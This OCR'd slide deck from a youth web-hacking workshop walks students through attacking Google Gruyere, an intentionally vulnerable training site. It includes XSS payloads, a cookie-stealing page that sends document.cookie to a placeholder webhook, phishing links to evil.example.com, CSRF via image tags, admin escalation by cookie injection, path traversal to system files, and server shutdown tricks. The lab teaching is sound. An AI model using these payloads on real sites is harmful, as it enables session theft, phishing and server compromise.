BUK TECH HACK

ACTIVITY PROGRAMME

- THIS MORNING: INTRODUCTION TO HACKING
- THIS AFTERNOON: HACKING A WEBPAGE
- TOMORROW MORNING: HACKING A WEBSITE
- TOMORROW AFTERNOON: CAPTURE THE FLAG

WHAT IS A HACKER?

WHAT DO YOU THINK

WHAT IS A HACKER?

- SOMEONE WHO FINDS A CREATIVE SOLUTION
- SECURITY HACKER: ATTACKS COMPUTERS
- WE FOCUS ON WEB-SECURITY

HACKING, A HISTORY

1903: MASKELYNE MORSE CODE INSULTS

WWII: ENIGMA CODE CRACKING

1949: VON NEUMANN DESCRIBES VIRUSES

1955: THE WORD "HACK" FIRST USED (MIT)

1957: JOYBUBBLES DISCOVERS PHREAKING

1963: "HACKING" USED FOR MALICIOUS USE

HACKING, MORE HISTORY

1967: FIRST NETWORK HACKING

1970: FIRST STORY ABOUT A VIRUS

1980-1990:
- HACKING IN MOVIES
- FIRST LAWS AND ARRESTS
- SELF REPLICATING VIRUS OUTBREAKS

1989: FIRST RANSOMWARE

1990:
- HTTP IS INVENTED, WORLD WIDE WEB

EVEN MORE HISTORY

1990: FIRST POLYMORPHIC VIRUSES

1993: FIRST DEF CON HACKING CONFERENCE

1998: WINDOWS 98 GETS HACKED A LOT

2000: ILOVEYOU WORM: 10% OF INTERNET

2002: IT-SECURITY FOCUS: USA, MICROSOFT

2009: STUXNET

2010+: MORE RANSOMEWARE


A FUN ONE

BITCOIN BLOCKCHAIN GENERATES SIGNATURE OF 1987 VIRUS "STONED"

WINDOWS COMPUTERS GET THEIR BLOCKCHAIN SOFTWARE BLOCKED

WHAT DOES A HACKER DO?

WHAT DO YOU THINK



IS HACKING ILLEGAL?

- HACKING COMPUTER SYSTEMS IS ILLEGAL
- EXCEPT WHEN PERMITTED BY THE TARGET
- POSSESSION OF HACKING TOOLS IS LEGAL
- HACKING YOUR OWN STUFF IS LEGAL

THIS APPLIES TO MANY COUNTRIES
HOWEVER! CHECK YOUR OWN LAWS!

HACKER MOTIVATION: HATS

WHITE PROTECT COMPUTERS

GREY ILLEGAL BUT NON-MALICIOUS

BLACK MALICIOUS HACKER

BLUE PROFESSIONAL WHITE HAT HACKER

QUESTIONS

HOW DO WEB PAGES WORK

- HTML
- CSS
- JAVASCRIPT
- LEARN AT HTTPS://W3SCHOOLS.COM

HTML

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
  </head>
  <body>
    <h1>Welcome</h1>
    <p>This is a website</p>
  </body>
</html>
```

CSS

```css
body {
  color: greenyellow;
  background: black;
  font-family: monospace;
}
a {
  text-decoration: none;
  color:green;
}
a:hover {
  text-decoration: underline;
}
```

BROWSER DEBUGGING

- PLAY WITH WEB PAGES YOU VISIT
- VISIT A WEB PAGE
- PRESS F12 IN YOUR WEB BROWSER

PLAY AROUND

- BROWSER CONSOLE INSPECTOR
- CONTENTEDITABLE
- FAKE NEWS

JAVASCRIPT

```
document.querySelectorAll('img')
  .forEach(img ⇒ {
    img.style.transition = 'transform 0.5s';
    img.addEventListener(
      'pointerenter',
      () ⇒ img.style.transform += ' rotate(180deg)'
    );
  });
```


MAKE WEB PAGES INTERACTIVE

HOW DO WEB SITES WORK?

HTTP

- SERVER ON THE INTERNET
- BROWSER REQUESTS PAGE
- SERVER SENDS PAGE
- BROWSER RENDERS PAGE FOR USER

HTTP



LOW LEVEL EXAMPLE

```
GET / HTTP/1.1
Host: www.example.org

HTTP/1.1 200 OK
Age: 548690
Cache-Control: max-age=604800
Content-Type: text/html; charset=UTF-8
Date: Wed, 14 Dec 20…
```

DEMO

- OPEN BROWSER CONSOLE (F12)
- SELECT NETWORK TAB
- BROWSE TO HTTPS://EXAMPLE.ORG

HTTP GET

SEND ONLY A URL:

- TO VIEW A PAGE
- LIMITED DATA IN QUERY-STRING
- SHAREABLE LINKS

https://www.youtube.com
/watch
?v=p7YXXieghto

HTTP POST

SEND MORE DATA:

- FILLED-OUT FORMS
- FILE UPLOAD
- NO HARD LIMIT ON DATA SIZE

INTERACTIVE WEB SITES

- BROWSER REQUESTS PAGE
- PROGRAM CREATES PAGE
- SERVER SENDS PAGE
- BROWSER SHOWS PAGE

HTTP IS STATELESS

- EVERY HTTP REQUEST IS STAND-ALONE
- INDEPENDENT OF PREVIOUS REQUESTS
- IT REMEMBERS NO HISTORY

HOW CAN YOU BE LOGGED IN?

COOKIES (SINCE 1994)

ALL COOKIES SET BY EXAMPLE.ORG ARE SENT FROM YOUR BROWSER IN EACH REQUEST TO EXAMPLE.ORG

ON LOGIN THE BROWSER SETS A SECRET COOKIE JUST FOR YOU

EVERY REQUEST RECEIVED, THAT HAS THAT SPECIFIC COOKIE, CAN ONLY BE YOUR BROWSER

COOKIES ARE FOR SOFTWARE

HTTP ITSELF TRANSMITS COOKIES

IT DOES NOT USE THEM FOR ANYTHING

SERVER SOFTWARE WITH LOGIN USES COOKIES

HOW CAN YOU BE LOGGED IN AS SOMEONE ELSE?

- KNOW THEIR COOKIE
- SEND A REQUEST WITH THEIR COOKIE
- SERVER TREATS REQUESTS AS IF LOGGED IN AS COOKIE OWNER
- WHY NOT IP-ADDRESS?

WHY ARE COOKIES SAFE?

- COOKIES ARE DOMAIN OWNED
- REQUESTS
- SCRIPTS

SAME-ORIGIN POLICY

HOW DO YOU HACK?

HACKING COMPUTERS

COMPUTERS ARE NOT SMART


THEY WILL FOLLOW INSTRUCTIONS

INJECT YOUR OWN!

INJECTION ATTACKS

MANY (MOST) HACKS USE SOME FORM OF INJECTION

- INSTRUCTIONS
- WRITTEN BY PROGRAMMER



- DATA
- MANIPULATED BY SOFTWARE FOR USER

INTERPRETED VS COMPILED

INTERPRETED IS READABLE CODE

COMPILED CODE IS (ALMOST) ONES AND ZEROES

INTERPRETED:

- EASIER TO READ FOR HUMANS
- RUNS SLOWER

COMPILED:


- EASIER TO READ FOR COMPUTERS
- RUNS FASTER

INJECTION CODE

INTERPRETED:

- alert('xss')
- Robert'); DROP TABLE Students;--

COMPILED:



INJECTION CODE

- FOCUS ON INTERPRETED LANGUAGES
- COMMON ON THE WEB
- EASIER TO UNDERSTAND
- LIMITED ACTUAL HACKING CODE
- SIMPLE INJECTION PROVES INSECURITY

BREAK

GOOGLE GRUYERE

- A WEBSITE FULL OF SECURITY HOLES
- LEARN HOW TO HACK
- LEARN TO BUILD A SAFER WEBSITE
- A SEPARATE INSTANCE FOR EACH TEAM

BEFORE YOU START

YES

- SHARE THE LINK WITH YOUR TEAM
- HACK EACH OTHER
- MESS AROUND WITH THE WEBSITE

NO

- USE A REAL PASSWORD
- ENTER PERSONAL DETAILS
- GO TO THE LINK OF ANOTHER TEAM WITHOUT PERMISSION

HOW TO START

GOOGLE-GRUYERE.APPSPOT.COM/START

GET TO KNOW YOUR TARGET

VIEW ANOTHER USER'S SNIPPETS BY FOLLOWING THE "ALL SNIPPETS" LINK ON THE MAIN PAGE. CHECK OUT WHAT THEY HAVE THEIR HOMEPAGE SET TO.

SIGN UP FOR AN ACCOUNT FOR YOURSELF TO USE WHEN HACKING. DO NOT USE A REAL PASSWORD!

FILL IN YOUR ACCOUNT'S PROFILE, INCLUDING A PRIVATE SNIPPET AND AN ICON THAT WILL BE DISPLAYED BY YOUR NAME.

CREATE A SNIPPET (VIA "NEW SNIPPET") CONTAINING YOUR FAVOURITE JOKE.

UPLOAD A FILE (VIA "UPLOAD") TO YOUR ACCOUNT.

WHAT CAN YOU HACK?

CROSS-SITE SCRIPTING (XSS)

A VULNERABILITY THAT PERMITS AN ATTACKER TO INJECT CODE (TYPICALLY JAVASCRIPT)

INTO CONTENTS OF A WEBSITE NOT UNDER THE ATTACKER'S CONTROL.

WHEN A VICTIM VIEWS SUCH A PAGE, THE INJECTED CODE EXECUTES IN THE VICTIM'S BROWSER

IT ALSO EXECUTE WITH THAT DOMAIN AS ORIGIN!

THUS, THE ATTACKER CAN STEAL VICTIM'S PRIVATE INFORMATION ASSOCIATED WITH THAT WEBSITE

SAME ORIGIN POLICY

ONLY CODE FROM EXAMPLE.ORG CAN ACCESS PRIVATE DATA ASSOCIATED WITH EXAMPLE.ORG

MAKE A THEFT WEBPAGE

- UPLOAD IT TO GRUYERE
- SET YOUR "HOMEPAGE" TO IT
- WAIT UNTIL SOMEONE CLICKS ON IT
- OR TRICK THEM INTO DOING SO

SIMPLE XSS HTML

```
<!DOCTYPE html>
<html>
  <head>
    <script>alert('XSS')</script>
  </head>
</html>
```

WEBHOOK.SITE

- TEMPORARY URL
- VIEW INCOMING HTTP

COOKIE THEFT HTML

```
<!DOCTYPE html>
<html>
  <head>
    <script>
      fetch(
        'WEBHOOK_SITE_URI'
        + '/'
        + document.cookie
      );
    </script>
  </head>
</html>
```

REFLECTED XSS

NORMALLY SITES DON'T ALLOW OUTRIGHT HTML FILE UPLOADS

MISTAKES MAY ALLOW YOU TO INJECT CODE INTO THE PAGE

IF YOU CAN DO THIS FROM A URL IT IS CALLED REFLECTED XSS.

TRICK SOMEONE INTO CLICKING A POISONED URL TO A SITE WHERE THEY ARE LOGGED IN

REFLECTED XSS

THERE ARE MULTIPLE DIFFERENT REFLECTED XSS VULNERABILITIES IN GRUYERE

TRY TO FIND ONE NOW

YOU DON'T HAVE TO SUCCESSFULLY EXPLOIT IT YET

RAISE YOUR HAND WHEN YOU THINK YOU'VE FOUND ONE

REFLECTED XSS

https://google-gruyere.appspot.com/YOURID/
<script>alert('XSS')</script>

HOW DOES THIS WORK?

ERROR MESSAGE CONTAINS THE LITERAL PAGE PART OF THE URL

THIS PAGE IS MADE BY SOFTWARE ON THE SERVER AND SENT TO YOUR BROWSER

THE BROWSER DOES NOT KNOW THAT ONE SPECIFIC <SCRIPT> TAG SHOULD BE TREATED AS TEXT

THE WRITER OF THE SERVER SOFTWARE DID NOT INCLUDE SUCH INSTRUCTIONS FOR THE BROWSER

PREVENTING XSS

https://google-gruyere.appspot.com/YOURID/
<script>alert("XSS")</script>

- REPLACED < AND > WITH < AND >
- ESCAPE SEQUENCES RENDERED AS < AND >
- THE SERVER SHOULD SANITISE USER INPUT

STORED XSS

- SIMILAR TO REFLECTED XSS
- SOME DATA IS STORED ON THE SERVER
- IT IS NOT SANITISED WHEN SHOWN
- EXPLOIT ANYONE WHO LOADS THE DATA
- WHAT DATA CAN YOU SAVE IN GRUYERE?
- CAN YOU FIND A PLACE TO EXPLOIT THIS?

SAVE YOUR REFLECTED XSS

- CREATE A REFLECTED XSS URL
- SAVE IT AS YOUR HOMEPAGE IN GRUYERE

SANITISED SNIPPETS?

- SNIPPET: `<script>alert('XSS')</script>`
- SNIPPET SHOWN IS JUST `alert('XSS')`
- SANITISER SEEMS TO WORK
- HOW DOES IT HANDLE CRAPPY HTML?
- IN SOME BROWSERS YOU CAN STILL HACK IT USING BAD HTML SUCH AS

```
<p <script>alert('XSS')</script>hello
```

<SCRIPT> IS NOT ALONE

- THERE ARE MORE WAYS TO EXECUTE SCRIPTS
- JAVASCRIPT HTML DOM EVENTS
- SOME ARE SANITISED IN THE SNIPPETS

```
<img src="fake" onerror="alert('XSS')" />
<a onmouseover="alert('XSS')" href="#">
  Read this!
</a>
```

MORE CLEVER INJECTION!

- WHERE CAN YOU PUT A PICTURE?
- CAN YOU THINK OF A CLEVER ATTACK?
- THE BROWSER DOESN'T KNOW WHAT YOU ENTER
- AS LONG AS THE END RESULT IS CORRECT TO THE BROWSER.

YOUR PROFILE PICTURE

IS RECEIVED LIKE THIS FROM THE SERVER ON THE HOME PAGE:

```
<img alt='' height='32' width='32' src='URL'>
```

REMEMBER THIS ONE?

```
<img src="fake" onerror="alert('XSS')" />
```

INJECTION WITH QUOTES

```
<img alt='' height='32' width='32' src='URL'>
<img src='fake' onerror='alert("XSS")' />
```

- THE BROWSER CANNOT KNOW WHICH QUOTES
- ARE PART OF THE ORIGINAL CODE
- ARE PART OF YOUR EXPLOIT

STORED XSS VIA AJAX

- GO TO /FEED.GTL IN YOUR GRUYERE
- WHAT DO YOU SEE?
- WHERE IS THIS USED?
- HOW DOES THIS WORK?

THE FEED REFRESH CODE

```
function _refresh(url, callback) {
…code for downloading data from ./feed.gtl
eval('(' + httpRequest.responseText + ')');
```

TREATS THE RESPONSE AS JAVASCRIPT AFTER ADDING PARENTHESES

THIS IS REALLY DUMB

- THE SERVER IS SENDING JAVASCRIPT
- MIXED WITH THE SNIPPET DATA
- MIXED INSTRUCTIONS TO EXECUTE
- AND USER INPUT
- HOW CAN YOU ABUSE IT?

THIS IS PRETTY UNREALISTIC NOWADAYS

LET'S START SIMPLE

```
(_feed(({
  "private_snippet": "",
  "private_snippet": "Hacked!",
  "foo": "asdf",
  "cheddar": "Gruyere is the cheesiest
application on the web.",
  "brie": "Brie is the queen of the cheeses!!!"
}))))
```

MESS WITH SOME QUOTES?

```
(_feed(({
  "private_snippet": "",
  "foo": "asdf",
  "cheddar": "Gruyere is the cheesiest
application on the web.",
  "brie": "Brie is the queen of the cheeses!!!"
}))))
```

MESS WITH SOME QUOTES?

```
(_feed(({
"private_snippet": "",
"foo": ""})));
alert('XSS');
_feed((({"foo": "you just got hacked!",
"cheddar": "Gruyere is the cheesiest application on the
web.",
"brie": "Brie is the queen of the cheeses!!!"
})))
```

EVEN NICER

```
<span style=display:none>"}))));
alert('XSS');
_feed(({"foo": "Hi, this message is very
fresh!", "no-one": "</span>Please reload
your feed to show this message.
```

OVERRIDE THE MESSAGES

```
(_feed(({
"private_snippet": "",
"foo": "<span style=display:none>"})));
(_feed(({
"foo":"You're an idiot",
"cheddar": "You're very stupid",
"brie": "You're so dumb"})));
((({"foo": "</span>Please refresh your feed to see what
people really think about you",
"cheddar": "Gruyere is the cheesiest application on the
web.",
"brie": "Brie is the queen of the cheeses!!!"
})))
```

ONE LAST PHISH

- CAN YOU THINK OF A WAY TO REPLACE THE LOGIN AND SIGN-IN LINKS AFTER A SNIPPET REFRESH?
- LOOK AT THE JAVASCRIPT FUNCTION `_finishRefreshSnippets`
- LOOK AT THE HTML OF THE PART OF THE PAGE THAT YOU WANT TO REPLACE

ONE LAST PHISH

- WHEN YOU REFRESH THE SNIPPETS, IT OVERRIDES PAGE ELEMENTS BY ID
- THE ID OF THE TARGET PART OF THE PAGE IS MENU-RIGHT
- IF YOU MAKE A USER CALLED MENU-RIGHT AND UPLOAD A SNIPPET, A REFRESH WILL UPDATE THE WRONG PART OF THE PAGE
- YOU CAN PUT LINKS IN A SNIPPET

ONE LAST PHISH

```
<a href='https://evil.example.com/login'>Sign
in</a>|<a
href='https://evil.example.com/newaccount.gtl'>
Sign up</a>
```

- WITHOUT NEWLINES / ENTERS
- YOU CAN EVEN HIDE THIS PART IN THE INITIALLY LOADED SNIPPET

NEXT PART

QUESTIONS?

BREAK?

CSRF

- CROSS-SITE REQUEST FORGERIES
- LET PEOPLE EXECUTE UNINTENDED ACTIONS FROM ANOTHER SITE

DELETE YOUR SNIPPET?

- HOW DOES IT WORK IN GRUYERE?
- CAN YOU THINK OF AN UNINTENDED CONSEQUENCE?

HTTP GET

- HTTPS://GOOGLE-GRUYERE.APPSPOT.COM/123/DELETESNIPPET?INDEX=0
- TRICK SOMEONE INTO GOING THERE
- WHAT IF YOU PUT THAT IN YOUR PROFILE PICTURE?

EVEN NICER

- REMEMBER THAT ONERROR?

```
<img alt='' height='32' width='32' src='
deletesnippet?index=0'
onerror='this.src=https://ghostbird.nl/upload/
logo-120.png
'>
```

COOKIE MANIPULATION

- OPEN YOUR BROWSER CONSOLE (F12)
- GO TO THE APPLICATION TAB
- CLICK THE GOOGLE-GRUYERE ENTRY UNDER COOKIES
- WHAT DOES THE GRUYERE COOKIE MEAN?

COOKIE MANIPULATION

- OPEN YOUR BROWSER CONSOLE (F12)
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COOKIE MANIPULATION

10613948|BAZ||AUTHOR

- THE FIRST PART IS SOME SORT OF SECURITY MEASURE
- THEN COMES THE USER NAME
- THEN ???
- THEN AUTHOR

COOKIE MANIPULATION

- THE SECURITY MEASURE WORKS
- WE CAN'T JUST CHANGE OUR COOKIE
- CAN YOU THINK OF A WAY TO GIVE YOUR USER ADMIN RIGHTS?
- HINT: WHEN IS A COOKIE CREATED?

FOOL THE COOKIE CREATOR

- CREATE A NEW ACCOUNT
- AT THE END OF THE USER NAME PUT: |ADMIN

- WHY DOES THIS WORK?
- GRUYERE SPLITS YOUR COOKIE ON THE |
- YOU'RE ADMIN WHEN THE THIRD FIELD IS ADMIN

ACCESS THE SECRET.TXT

- THERE'S A FILE CALLED SECRET.TXT
- HOWEVER, IT'S ONE FOLDER ABOVE THE NORMALLY ACCESSIBLE
- HOW CAN YOU ACCESS SUCH A FILE?

READING SECRET.TXT

- GRUYERE LOADS WHATEVER FILE YOU ASK FOR IN THE URL
- IN MOST COMPUTER SYSTEMS THE PSEUDO - FILENAME .. MEANS THE FOLDER ABOVE THE CURRENT ONE.
- YOU CAN GO TO ../SECRET.TXT TO READ THE FILE.
- IF THAT DOESN'T WORK USE ..%2FSECRET.TXT

READ THE PASSWORD FILE

- IF YOU START WITH ../../ YOU'RE AT THE ROOT OF THE FILE SYSTEM
- FROM THERE YOU CAN ACCESS EVERY FILE ON THE SYSTEM
- AS LONG AS THE ACCOUNT THAT RUNS GRUYERE CAN READ IT

REPLACE SECRET.TXT

- HOW WOULD YOU REPLACE THE SECRET.TXT?
- TWO DIFFERENT METHODS
- REQUIRES TECHNICAL KNOWHOW TO EXECUTE BUT THE IDEA IS SIMPLE
- REQUIRES A BIT MORE CREATIVE THINKING WITH GRUYERE BUT IS SIMPLE TO EXECUTE ONCE INVENTED

REPLACE SECRET.TXT

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REPLACE SECRET.TXT

- THE SERVER SAVES UPLOADS AT USERNAME/FILENAME

SIMPLE TO THINK OF

- UPLOAD A FILE WITH THE NAME ../SECRET.TXT
- YOU PROBABLY CAN'T DO THIS IN YOUR BROWSER
- USE A TOOL SUCH AS CURL
- IT WILL BE SAVED AT USERNAME/../SECRET.TXT
- OVERWRITES THE EXISTING FILE

REPLACE SECRET.TXT

- CREATE A USER NAMED ..
- USE IT TO UPLOAD A SECRET.TXT FILE
- IT WILL BE SAVED AT ../SECRET.TXT
- OVERWRITE THE EXISTING FILE

SHUTDOWN THE SERVER

- ADMIN ACCOUNTS CAN DO SO. HOW?
- CAN YOU DO IT WITHOUT A USER ACCOUNT?

/QUITSERVER

- JUST GO TO /QUITSERVER
- THIS IS A HTTP GET
- WHAT WOULD HAPPEN IF YOU PUT THAT IN
- YOUR PROFILE PICTURE
- AN IMAGE TAG ON A RANDOM WEBSITE?

/RESET

- THE SERVER ALSO HAS A /RESET URL
- THAT IS PROTECTED SO ONLY THE ADMIN CAN USE IT
- CAN YOU CIRCUMVENT THE PROTECTION?

RESET THE SERVER

- THE PROTECTION IS BAD
- IT ONLY PROTECTS /reset
- GO TO /RESET INSTEAD

DENIAL OF SERVICE

- MAKE THE SITE STOP WORKING!
- YOU CAN DO THIS USING THE /QUITSERVER PROFILE IMAGE
- BUT THERE'S A WAY TO MAKE GRUYERE PROGRAM CRASH

GRUYERE USES GTL

- GRUYERE TEMPLATE LANGUAGE
- IT'S A WEIRD LITTLE LANGUAGE
- MADE FOR GRUYERE ONLY


- THE PAGES ARE GTL FILES
- THEY CAN INCLUDE OTHER GTL FILES
- EVERY PAGE INCLUDES MENUBAR.GTL

HOW TO ABUSE THIS

- YOU CAN OVERRIDE A GTL FILE
- MENUBAR.GTL AFFECTS EVERY PAGE
- HOW CAN YOU CRASH A GTL PROGRAM
- CAN YOU THINK OF A WAY TO CRASH THE PROGRAM?

REPLACE MENUBAR.GTL

- CREATE A MENUBAR.GTL FILE:
  [[include:menubar.gtl]][[/include:menubar.gtl]]
- CREATE A USER NAMED .../RESOURCES
- UPLOAD THE MENUBAR.GTL
  THIS OVERRIDES THE ORIGINAL
- VISIT ANY GRUYERE PAGE:



WHY DOES
IT CRASH?

RESET YOUR GRUYERE

- YOU CAN GO TO
  https://google-gruyere.appspot.com/resetbutton/YOUR_GRUYERE_NUMBER
- TO RESET YOUR GRUYERE
- OR YOU CAN JUST START A NEW ONE

THE WORST EXPLOIT

- FULL REMOTE CODE EXECUTION
- THE GRUYERE IS A PROGRAM WRITTEN IN PYTHON
- THE PYTHON FILES CAN BE REPLACED BY AN UPLOAD
- YOU CAN RUN YOUR OWN PYTHON PROGRAM ON GRUYERE'S SERVER